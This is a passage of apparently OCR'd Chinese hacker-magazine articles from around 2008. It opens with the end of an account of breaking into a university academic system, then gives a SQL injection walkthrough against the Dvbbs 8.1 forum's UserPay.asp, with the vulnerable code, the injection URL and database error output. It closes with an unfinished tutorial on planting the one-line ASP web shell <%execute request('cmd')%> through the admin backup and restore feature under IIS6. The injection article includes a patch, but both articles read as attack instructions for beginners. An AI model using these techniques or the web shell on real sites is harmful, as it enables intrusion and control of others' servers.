


图12

现在，xxx.edu.cn大学的教务处系统才是全面沦陷了！看完这个入侵过程，可能会有人要问：为什么在遇到sa注入点的时候不直接使用vbs下载者呢？下载一个配置好的木马或者使用lcx把端口转出来，不就不用那么麻烦了吗？有时候我也那么做，但是在这种情况下却不行：1、用反弹木马绝对不行，如果免杀做的不好，打草惊蛇，即使免杀，谁也不敢保证木马本身还有没有后门，事情的发展可能会失控，后果很严重。2、vbs下载者本身也很容易被杀，而且对于不能连接公网的数据库服务器也没有作用，反而更容易被发现。3、lcx即使做好了免杀，也容易被防火墙所拦截。

动网8.1最新注入漏洞来了

文章难度：★★★
文章简介：动网8.1最新注入漏洞的成因及其利用

hackest [H.S.T]

时光飞逝，转眼间，充满希望的2008年已悄然而至。动网，这个国内用户最多的论坛程序也不断的在推陈出新，这不最新的8.1.1版本已经出来了。不过动网始终摆脱不了"洞网"的悲惨命运，伴随着最新版本的推出，最新的安全漏洞居然也出现了，这个漏洞可以使攻击者直接获得管理员的密码MD5值，而且是通杀Access和SQL版数据库的哟！该漏洞的出现也似乎印证了某人"动网无论哪一个版本都存在漏洞"的感概。

好了，我们进入主题，存在漏洞的文件为UserPay.asp，此文件传递的变量过滤不严，导致出现了注入漏洞。受影响的版本为：8.0.0 Sp1以上版本以及更新过支付宝接口的用户（引自动网官方论坛，不包含8.0.0 Sp1，经测试8.0.0和8.0.0 Sp1版本不受影响）。

一、漏洞成因

来简单看下漏洞形成的原因，以下是UserPay.asp文件的第12-64行代码：

```
If Request("raction")="alipay_return" Then
    AliPay_Return()
    Dvbbs.Footer()
    Response.End
ElseIf Request("action")="alipay_return" Then
    AliPay_Return()
    Dvbbs.Footer()
    Response.End
'ElseIf Request("action")="Re_inmoney" Then
'    Re_inmoney()
'    Dvbbs.Footer()
'    Response.End
End If
```

由代码可以看出，无论是用户提交的raction为alipay_return，还是action为alipay_return，都同样调用了AliPay_Return()过程。

再来看一下AliPay_Return()的代码原型，在第329-351行处：

```
Sub AliPay_Return()
   If Dvbbs.Forum_ChanSetting(5) <> "0" Then
     AliPay_Return_Old()
     Exit sub
   Else
     Dim Rs,Order_No,EnCodeStr,UserInMoney
     Order_No=Request("out_trade_no")
 Set Rs = Dvbbs.Execute("Select * From [Dv_ChanOrders]
Where O_IsSuc=3 And O_PayCode='"&Order_No&"'")
     If not(Rs.Eof And Rs.Bof) Then
       AliPay_Return_Old()
       Exit sub
     End if
     Response.Clear
 Set Rs = Dvbbs.Execute("Select * From [Dv_ChanOrders]
Where O_IsSuc=0 And O_PayCode='"&Order_No&"'")
     If Rs.Eof And Rs.Bof Then
       Response.Write "N"
     Else
       Response.Write "Y"
         Dvbbs.Execute("Update Dv_ChanOrders Set
O_IsSuc=3 Where O_ID = " & Rs("O_ID"))
     End If
     Response.End
   End If
 End Sub
```

以上代码表明，如果**Dvbbs.Forum_ChanSetting(5) <> "0"**，就执行代码下面的SQL语句。我们再来看看数据库里默认的Forum_ChanSetting的值：**1,1,0,0,pay@aspsky.net,0,b63uvb8nsvsmbsaxszgvdr6svyus0l4t,1,1,1,1,1,1,1,100,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1**。Forum_ChanSetting(5)缺省值为0，满足上面提到的条件，执行以下代码：

```
 Order_No=Request("out_trade_no")
 Set Rs = Dvbbs.Execute("Select * From [Dv_ChanOrders]
Where O_IsSuc=3 And O_PayCode='"&Order_No&"'")
```

直接把获取的Order_No放到SQL里面执行去了，漏洞就这样出现了（以上内容参考自漏洞发现者Tr4c3博客，在此感谢Tr4c3）。

二、漏洞测试

以上就是该漏洞形成的原因，当然了，作为菜鸟最感兴趣的还是漏洞的详细利用过程，为了方便测试，我们可以本机安装IIS6.0，架设动网8.1.1 Access最新版本的论坛。以默认的管理员身份登录（在实际入侵过程中需要注册用户进行登录），然后直接访问UserPay.asp文件，点击“网上支付”，如图1。




图1

然后再点击“所有交易记录”，这样做的目的是为了得到一个订单号，如图2。




图2

其中的200801090155598307 5b64cea5f就是我们需要的订单号了。构造如下的URL：**http://127.0.0.1/UserPay.asp?raction=alipay_return&out_trade_no=200801090155598307 5b64cea5f**（提交此URL我们会看到只有一个字母Y），在此URL后加上单引号，提交后，返回了错误信息：

```
Microsoft JET Database Engine 错误 '80040e14'
字符串的语法错误 在查询表达式 'O_IsSuc=3 And
O_PayCode='2008010901555983075b64cea5f''' 中。
/inc/Dv_ClsMain.asp，行 1525
```

有这个提示就好办了，我们把URL直接扔到NBSI3.0里进行检测，但检测的结果却为“未检测到注入漏洞”。别担心，给它填入“特征字符”就可以正常检测到了，在特征字符处填入“非法的订单参数”即可。这回检测出来了吧，接着猜出表段、字段以及里面存放的内容，如图3。




图3

接下来就是将得到的MD5密码拿到cmd5等网站上去进行查询了，查询出密码明文后再重新登录后台，想办法得到Webshell就行了。我测试的是Access版本，不过该漏洞同样对SQL版本的也有效。因为利用过程比较简单，详细的操作就请参考光盘收录的漏洞发现者的操作录像。至于动网8.1后台如何获取Webshell，我们将在本期另一篇文章中进行详细的讨论。

三、漏洞修补

正如漏洞发现者所说的，在8.0.0及8.0.0 Sp1版本里并不存在此漏洞，因为旧版本的UserPay.asp对out_trade_no作了过滤，让人不解的是新版本中居然没有！不过针对该漏洞，动网官方的反应也很迅速，漏洞公布的次日就发布了相关修补方法。不过就算官方不发布，我们也可以依样画葫芦把这个漏洞修补掉。对比一下8.0.0版本的UserPay.asp的代码就知道如何修补了：打开UserPay.asp，查找**Order_No=Request("out_trade_no")**，然后替换为**Order_No=Dvbbs.Checkstr(Request("out_trade_no"))**，就可以修复该漏洞了。

（文章中涉及到的工具NBSI3.0、UserPay.asp、Tr4c3的操作录像已经收录在光盘中）

文章难度：★★★
文章阅读点：介绍动网8.1后台获取Webshell的详细方法

动网8.1之后台获取Webshell大法

hackest [H.S.T]

本期公布了一个动网8.1的最新注入漏洞，利用该漏洞我们可以轻松得到管理员密码的MD5值，继而查询密码明文进入后台，不过对于进入后台如何获取Webshell我在那篇文章中并没有提及，下边我就详细讲述一下如何在动网8.1论坛的后台获取Webshell。

动网虽然一直“洞”不断，不过8.1版本明显在后台安全方面比以前版本加强了许多，甚至让不少朋友感觉“动网8.1终结了在后台获取Webshell的可能”，其实不然，在动网8.1后台一样可以获取Webshell，不过使用的方法当然与在8.0后台有些不同。

一、后台备份

还记得我在07年第8期杂志上写的“动网8.0后台Webshell大作战”那篇文章吗？对于动网8.1的后台，如果我们仍然按照8.0的方法来试的话，结果肯定会让你失望的。我们今天介绍的方法需要满足两个条件：一是必须为IIS6.0，二是论坛可以执行上传及数据备份等操作。要想执行数据备份的操作，当然是我们已经得到了管理员的用户名及密码，成功进入了后台才行。虽然利用的依然是IIS6.0的缺陷，不过与8.0后台获取方法的不同之处主要表现在如下几点：

1、备份论坛数据页面的“当前数据库路径”不可更改；

2、备份论坛数据页面的“备份数据库目录”不允许出现.asp字符；

3、恢复论坛数据页面的“目标数据库路径”不可更改；

4、使用空数据库合并的文件恢复会导致论坛出错，后续的备份操作无法完成。

我们来分析一下以上的限制条件，其中第1和第3是没办法突破的，因为这是程序锁死的，无法更改。在这之前我曾和朋友试过把备份和恢复数据页面里的“disabled="disabled"”去掉，再在本地保存为htm文件，然后再提交相关操作，不过事实证明这样做也没有任何用处，因为动网限定了这两处为定值，不管你提交什么它都会按照事先设定的值来读，所以这两点没办法突破。然后就是第2点，不允许出现.asp字符，乍一看以为真的封死了，可是从动网的代码中发现只是限制了.asp，这样我们就有机可乘了，目录不用.asp可以用.asa嘛，在IIS6.0下一样可以解析执行的！至于第4点，我们就需要变通一下了。从代码得知需要保留动网默认数据库里的一个表段Dv_TableList才不会影响到恢复后的备份操作，至于我们的一句话ASP木马就可以插在这个Dv_TableList表里！为什么老说“恢复后的备份操作”呢？这是为了绕过第1和第3的限制，先将含有Dv_TableList表段（内插一句话ASP木马）的数据库更改扩展名为.txt后上传，然后利用“恢复论坛数据”功能把它恢复到/data/dvbbs8.mdb这个位置，接着再利用“备份论坛数据”功能将带木马的文件备份到一个x.asa文件夹里，因为路径不可更改，只能顺着程序走了，让程序读自己的默认值来备份。说白了也就是给动网来个“偷天换日”，把它原本以为正常的数据库文件换成我们带马的文件，这样就可以很巧妙的绕过上面所提及的四点限制了！

以上就是对实现方法的详细分析，菜菜们可能看得头都大了，我们来依照上面的描述操作一遍，相信菜菜们就会理解了。首先，需要“制造”一个符合要求的.mdb文件。




图1

1、把Data目录下的Dvbbs8.mdb复制出来，删掉除Dv_TableList以外的所有表段，如图1；

2、在TableType字段里插入数据，内容为一句话ASP木马<%execute request("cmd")%>，如图2；





图2

光这样还是不行的，因为即使数据库里只剩下一个表段，但体积依然比较惊人（大小为2.04M），这个体积远远超出了Windows2003默认不允许上传大于200K文件的限制，所以我们要把它变小点，让它变小的办法就是将它“转为Access 97 文件格式”（Dvbbs8.mdb是Access 2000格式的），如图3。


图3

